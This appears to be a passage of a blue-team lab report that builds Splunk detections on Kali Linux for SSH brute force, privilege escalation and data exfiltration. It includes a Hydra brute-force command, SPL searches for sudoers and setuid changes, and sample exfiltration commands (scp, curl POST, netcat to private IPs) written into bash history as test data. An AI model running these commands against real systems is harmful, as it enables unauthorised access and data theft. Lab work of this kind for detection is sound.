


- Save alert as: Data Exfiltration Attempt Detected




5. Simulation Attack

- First, create a user password list: “ echo "testuser" > users.txt
  echo -e "123456\nadmin\npassword" > passwords.txt”
- Check the shh status and start running Hydra.
- We need to run this command “ hydra -L users.txt -P passwords.txt ssh://192.168.1.42 -t 4 -V”




- Monitor logs in the terminal “ journalctl -u ssh.service -f”

- Search Hydra output in Splunk “index=kali_logs sourcetype=ssh_journal "Failed password" | table _time, host, user, src_ip, _raw




- Save this alert “ SSH Bruteforce hydra”



5.1 Privilege Escalation Detection

- First, we need to monitor zsh or bash history



- Monitor for escalation commands “ journalctl _COMM=sudo > /var/log/sudo_journal.log sudo /opt/splunkforwarder/bin/splunk add monitor /var/log/sudo_journal.log -index kali_logs -sourcetype sudo_log”


```
┌──(root㉿kali)-[/opt/splunkforwarder]
└─# journalctl _COMM=sudo > /var/log/sudo_journal.log


┌──(root㉿kali)-[/opt/splunkforwarder]
└─# sudo /opt/splunkforwarder/bin/splunk add monitor /var/log/sudo_journal.log -index kali_logs -sourcetype sudo_log
sudo /opt/splunkforwarder/bin/splunk restart

Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Your session is invalid.  Please login.
Splunk username: Sahithi
Password:
Added monitor of '/var/log/sudo_journal.log'.
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Stopping splunkd...
Shutting down.  Please wait, as this may take a few minutes.

Stopping splunk helpers...

Done.
splunkd.pid doesn't exist...

Splunk> 4TW

Checking prerequisites...
        Checking mgmt port [8089]: open
        Checking conf files for problems...
        Done
        Checking default conf files for edits...
        Validating installed files against hashes from '/opt/splunkforwarder/splunkforwarder-9.4.2-e9664af3d956-linux-amd64-manifest'
        All installed files intact.
        Done
All preliminary checks passed.

Starting splunk server daemon (splunkd)...
Done
```

- Now detect escalation and save alerts “ index=kali_logs sourcetype=bash_history
  | search "sudo" OR "chmod u+s" OR "/etc/sudoers"
  | table _time, host, _raw”

Show: 20 Per Page ▾ | Format ▾ | Preview: On

_time	host	_raw
2025-07-04 12:05:00	kali	echo "Jul 4 12:05:00 kali sshd[1234]: Failed password for invalid user admin from 192.168.1.50 port 2222 ssh2" | sudo tee -a /var/log/ssh_journal.log\ for i in {1..5}; do\ echo "Jul 4 13:0$i:00 kali sshd[1234]: Failed password for invalid user test$i from 10.0.0.$i port 22 ssh2" \| sudo tee -a /var/log/ssh_journal.log\ done\ for i in {1..5}; do\ echo "Jul 4 14:2$i:00 kali sshd[1111]: Failed password for invalid user sahithi from 192.168.1.100 port 22 ssh2" | sudo tee -a /var/log/ssh_journal.log\ done\ sudo /opt/splunkforwarder/bin/splunk restart\ for i in {1..5}; do\ echo "Jul 4 14:5$i:00 kali sshd[1111]: Failed password for invalid user sahithi from 192.168.1.77 port 22 ssh2" | sudo tee -a /var/log/ssh_journal.log\ done\ sudo /opt/splunkforwarder/bin/splunk restart\ grep "sahithi" /var/log/ssh_journal.log\ sudo /opt/splunkforwarder/bin/splunk list forward-server\ sudo /opt/splunkforwarder/bin/splunk list monitor\ clear sudo /opt/splunkforwarder/bin/splunk add monitor /var/log/dpkg.log -index=kali_logs -sourcetype=dpkg_log\ sudo /opt/splunkforwarder/bin/splunk restart\ sudo /opt/splunkforwarder/bin/splunk add monitor /var/log/dpkg.log -index kali_logs -sourcetype dpkg_log\ sudo tail -n 10 /var/log/dpkg.log\ sudo apt install netcat\ sudo apt install netcat-traditional\ sudo tail -n 10 /var/log/dpkg.log\ sudo apt install nmap\ clear echo "scp secret.zip hacker@10.0.0.4:/data" >> ~/.bash_history\ tail -n 5 ~/.bash_history\ echo "scp secret.zip user@192.168.1.99:/tmp/" >> ~/.bash_history\ echo "curl -X POST --data @data.tar.gz http://10.0.0.5/upload" >> ~/.bash_history\ echo "nc 10.0.0.9 4444 < confidential.pdf" >> ~/.bash_history\ tail -n 10 ~/.bash_history\ sudo /opt/splunkforwarder/bin/splunk add monitor /home/sahithi/.bash_history -index kali_logs -sourcetype bash_history\

- Save this as an alert “ Privilege Escalation Attempt Detected”



6. Key Observations

- The SIEM setup using Splunk and its Universal Forwarder provided real-time visibility into simulated attacker behaviour.
- SSH brute-force attempts generated via Hydra were accurately captured and alerted through the ssh_journal logs.
- Privilege escalation activity (e.g., sudo su, chmod u+s) was successfully logged and flagged using command history and journal logs.
- Suspicious exfiltration commands like scp, nc, and wget were detected through .zsh_history, showcasing effective behavioural monitoring.
- SPL queries were customised for each phase of the attack, and alerting mechanisms were configured with meaningful thresholds.
- End-to-end detection coverage was achieved for brute force, privilege escalation, and data exfiltration, mimicking real-world TTPs.

7. Conclusion

This project demonstrates a complete and functional threat detection lab capable of monitoring, detecting, and responding to multiple stages of an attack lifecycle. By combining Splunk's analytics power with simulated adversary techniques on Kali Linux, we built a lightweight yet effective SOC environment. The structured approach — from log ingestion and normalisation to alerting and incident response — reflects practical blue-team workflows and readiness for real-world security monitoring scenarios.